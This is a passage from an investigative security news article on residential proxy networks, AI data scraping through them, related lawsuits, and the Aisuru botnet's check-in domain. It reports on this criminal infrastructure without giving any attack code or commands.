“They have all this bandwidth to offload,” Brundage said of IPidea and its sister networks. “And they can do it through their own platforms, or they go get resellers to do it for them by advertising on sketchy hacker forums to reach more people.”

One of IPidea’s core brands is 922S5Proxy, which is a not-so-subtle nod to the 911S5Proxy service that was hugely popular between 2015 and 2022. In July 2022, KrebsOnSecurity published a deep dive into 911S5Proxy’s origins and apparent owners in China. Less than a week later, 911S5Proxy announced it was closing down after the company’s servers were massively hacked.

That 2022 story named Yunhe Wang from Beijing as the apparent owner and/or manager of the 911S5 proxy service. In May 2024, the U.S. Department of Justice arrested Mr Wang, alleging that his network was used to steal billions of dollars from financial institutions, credit card issuers, and federal lending programs. At the same time, the U.S. Treasury Department announced sanctions against Wang and two other Chinese nationals for operating 911S5Proxy.

The website for 922Proxy.

DATA SCRAPING FOR AI

In recent months, multiple experts who track botnet and proxy activity have shared that a great deal of content scraping which ultimately benefits AI companies is now leveraging these proxy networks to further obfuscate their aggressive data-slurping activity. That’s because by routing it through residential IP addresses, content scraping firms can make their traffic far trickier to filter out.

“It’s really difficult to block, because there’s a risk of blocking real people,” Spur’s Kilmer said of the LLM scraping activity that is fed through individual residential IP addresses, which are often shared by multiple customers at once.

Kilmer says the AI industry has brought a veneer of legitimacy to residential proxy business, which has heretofore mostly been associated with sketchy affiliate money making programs, automated abuse, and unwanted Internet traffic.

“Web crawling and scraping has always been a thing, but AI made it like a commodity, data that had to be collected,” Kilmer said. “Everybody wanted to monetize their own data pots, and how they monetize that is different across the board.”

Kilmer said many LLM-related scrapers rely on residential proxies in cases where the content provider has restricted access to their platform in some way, such as forcing interaction through an app, or keeping all content behind a login page with multi-factor authentication.

“Where the cost of data is out of reach — there is some exclusivity or reason they can’t access the data — they’ll turn to residential proxies so they look like a real person accessing that data,” Kilmer said of the content scraping efforts.

Aggressive AI crawlers increasingly are overloading community-maintained infrastructure, causing what amounts to persistent DDoS attacks on vital public resources. A report earlier this year from LibreNews found some open-source projects now see as much as 97 percent of their traffic originating from AI company bots, dramatically increasing bandwidth costs, service instability, and burdening already stretched-thin maintainers.

Cloudflare is now experimenting with tools that will allow content creators to charge a fee to AI crawlers to scrape their websites. The company’s “pay-per-crawl” feature is currently in a private beta, and it lets publishers set their own prices that bots must pay before scraping content.

On October 22, the social media and news network Reddit sued Oxylabs (PDF) and several other proxy providers, alleging that their systems enabled the mass-scraping of Reddit user content even though Reddit had taken steps to block such activity.

“Recognizing that Reddit denies scrapers like them access to its site, Defendants scrape the data from Google’s search results instead,” the lawsuit alleges. “They do so by masking their identities, hiding their locations, and disguising their web scrapers as regular people (among other techniques) to circumvent or bypass the security restrictions meant to stop them.”

Denas Grybauskas, chief governance and strategy officer at Oxylabs, said the company was shocked and disappointed by the lawsuit.

“Reddit has made no attempt to speak with us directly or communicate any potential concerns,” Grybauskas said in a written statement. “Oxylabs has always been and will continue to be a pioneer and an industry leader in public data collection, and it will not hesitate to defend itself against these allegations. Oxylabs’ position is that no company should claim ownership of public data that does not belong to them. It is possible that it is just an attempt to sell the same public data at an inflated price.”

As big and powerful as Aisuru may be, it is hardly the only botnet that is contributing to the overall broad availability of residential proxies. For example, on June 5 the FBI’s Internet Crime Complaint Center warned that an IoT malware threat dubbed BADBOX 2.0 had compromised millions of smart-TV boxes, digital projectors, vehicle infotainment units, picture frames, and other IoT devices.

In July, Google filed a lawsuit in New York federal court against the Badbox botnet’s alleged perpetrators. Google said the Badbox 2.0 botnet “compromised more than 10 million uncertified devices running Android’s open-source software, which lacks Google’s security protections. Cybercriminals infected these devices with pre-installed malware and exploited them to conduct large-scale ad fraud and other digital crimes.”

A FAMILIAR DOMAIN NAME

Brundage said the Aisuru botmasters have their own SDK, and for some reason part of its code tells many newly-infected systems to query the domain name fuckbriankrebs[.]com. This may be little more than an elaborate “screw you” to this site’s author: One of the botnet’s alleged partners goes by the handle “Forky,” and was identified in June by KrebsOnSecurity as a young man from Sao Paulo, Brazil.

Brundage noted that only systems infected with Aisuru’s Android SDK will be forced to resolve the domain. Initially, there was some discussion about whether the domain might have some utility as a “kill switch” capable of disrupting the botnet’s operations, although Brundage and others interviewed for this story say that is unlikely.

A tiny sample of the traffic after a DNS server was enabled on the newly registered domain fuckbriankrebs dot com. Each unique IP address requested its own unique subdomain. Image: Seralys.

For one thing, they said, if the domain was somehow critical to the operation of the botnet, why was it still unregistered and actively for-sale? Why indeed, we asked. Happily, the domain name was deftly snatched up last week by Philippe Caturegli, “chief hacking officer” for the security intelligence company Seralys.

Caturegli enabled a passive DNS server on that domain and within a few hours received more than 700,000 requests for unique subdomains on fuckbriankrebs[.]com.

But even with that visibility into Aisuru, it is difficult to use this domain check-in feature to measure its true size, Brundage said. After all, he said, the systems that are phoning home to the domain are only a small portion of the overall botnet.

“The bots are hardcoded to just spam lookups on the subdomains,” he said. “So anytime an infection occurs or it runs in the background, it will do one of those DNS queries.”

Caturegli briefly configured all subdomains on fuckbriankrebs dot com to display this ASCII art image to visiting systems today.

The domain fuckbriankrebs[.]com has a storied history. On its initial launch in 2009, it was used to spread malicious software by the Cutwail spam botnet. In 2011, the domain was involved in a notable DDoS against this website from a botnet powered by Russkill (a.k.a. “Dirt Jumper”).

Domaintools.com finds that in 2015, fuckbriankrebs[.]com was registered to an email address attributed to David “Abdilo” Crees, a 27-year-old Australian man sentenced in May 2025 to time served for cybercrime convictions related to the Lizard Squad hacking group.

Update, Nov. 1, 2025, 10:25 a.m. ET: An earlier version of this story erroneously cited Spur’s proxy numbers from earlier this year; Spur said those numbers conflated residential proxies — which are rotating and attached to real end-user devices — with “ISP proxies” located at AT&T. ISP proxies, Spur said, involve tricking an ISP into routing a large number of IP addresses that are resold as far more static datacenter proxies.

❌